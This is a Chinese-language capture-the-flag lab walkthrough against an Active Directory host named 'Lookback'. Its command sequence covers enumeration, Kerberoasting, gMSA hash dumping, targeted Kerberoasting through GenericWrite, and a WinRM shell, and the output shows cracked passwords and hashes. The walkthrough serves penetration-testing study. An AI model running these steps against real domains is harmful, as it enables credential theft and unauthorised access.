Lookback

Lookback

靶机信息

信息收集

端口扫描

```
export ip=10.10.10.135
```

```
rustscan -a $ip --ulimit 5000 -- -sV -sC
```

打点

配置 hosts

```
nxc smb $ip --generate-hosts-file hostname
cat hostname | sudo tee -a /etc/hosts
```

SMB 枚举

```
nxc smb $ip -u 'lucy' -p 'luQm7!dR9zcy' --shares
```

域用户枚举

```
nxc smb $ip -u 'lucy' -p 'luQm7!dR9zcy' --users
cat users | awk '{print $5}' > user
```

匿名 LDAP

```
ldapsearch -H ldap://$ip -x -s base namingcontexts
ldapsearch -H ldap://$ip -D 'lucy@lookback.com' -w 'luQm7!dR9zcy' -b
"DC=lookback,DC=com" > ldap-anonymous
ldapsearch -H ldap://$ip -D 'lucy@lookback.com' -w 'luQm7!dR9zcy' -b
```

```
"DC=lookback,DC=com" '(objectClass=person)' > ldap-people
ldif_checker -f ldap-people
```

Kerberoasting

```
nxc ldap $ip -u 'lucy' -p 'luQm7!dR9zcy' --kerberoasting output.txt
```

```
hashcat -a 0
'$krb5tgs$23$*dev$LOOKBACK.COM$lookback.com\dev*$5b3ad84581d62c807b7c5017b7d
5d904$....' wordlists\rockyou.txt
```

```
dev:nbaforlife
```


Shell

```
evil-winrm-py -i $ip -u 'dev' -p 'nbaforlife'
```

```
evil-winrm-py PS C:\Users\dev> type Desktop\user.txt
this is user flag
```

Bloodhound

```
bloodhound-python -u 'lucy' -p 'luQm7!dR9zcy' -no-pass -d lookback.com -ns
$ip -dc DC.lookback.com -c All --zip -v
```




```
nxc ldap $ip -u 'dev' -p 'nbaforlife' --gmsa
```

```
dev_admin$:b33b83f2c126c47f450f4dcf3f2858a4
dev_backup$:afed05df21884379010c7fef6065f91b
```

TargetedKerberoast

因为对 `BACKADMIN` 具有 `GenericWrite` 权限，所以就是影子凭证和 `targetedKerberoast`（原理：添加 SPN，然后再 Kerberoasting，获取到 TGS 后还原 Kerberoasting）

```
targetedKerberoast -v -d 'lookback.com' -u 'dev_backup$' -H
'afed05df21884379010c7fef6065f91b'
```

```
hashcat -a 0
'$krb5tgs$23$*backadmin$LOOKBACK.COM$lookback.com/backadmin*$2bb9f98affcda86
3c22630aac613b230$...' wordlists\rockyou.txt
```

```
backadmin:mp_backup@hotmail.com
```

域内提权/本地提权

在 bloodhound 看到用户的组了，很明显的提权组：

要提权也可以，我这边懒得提权了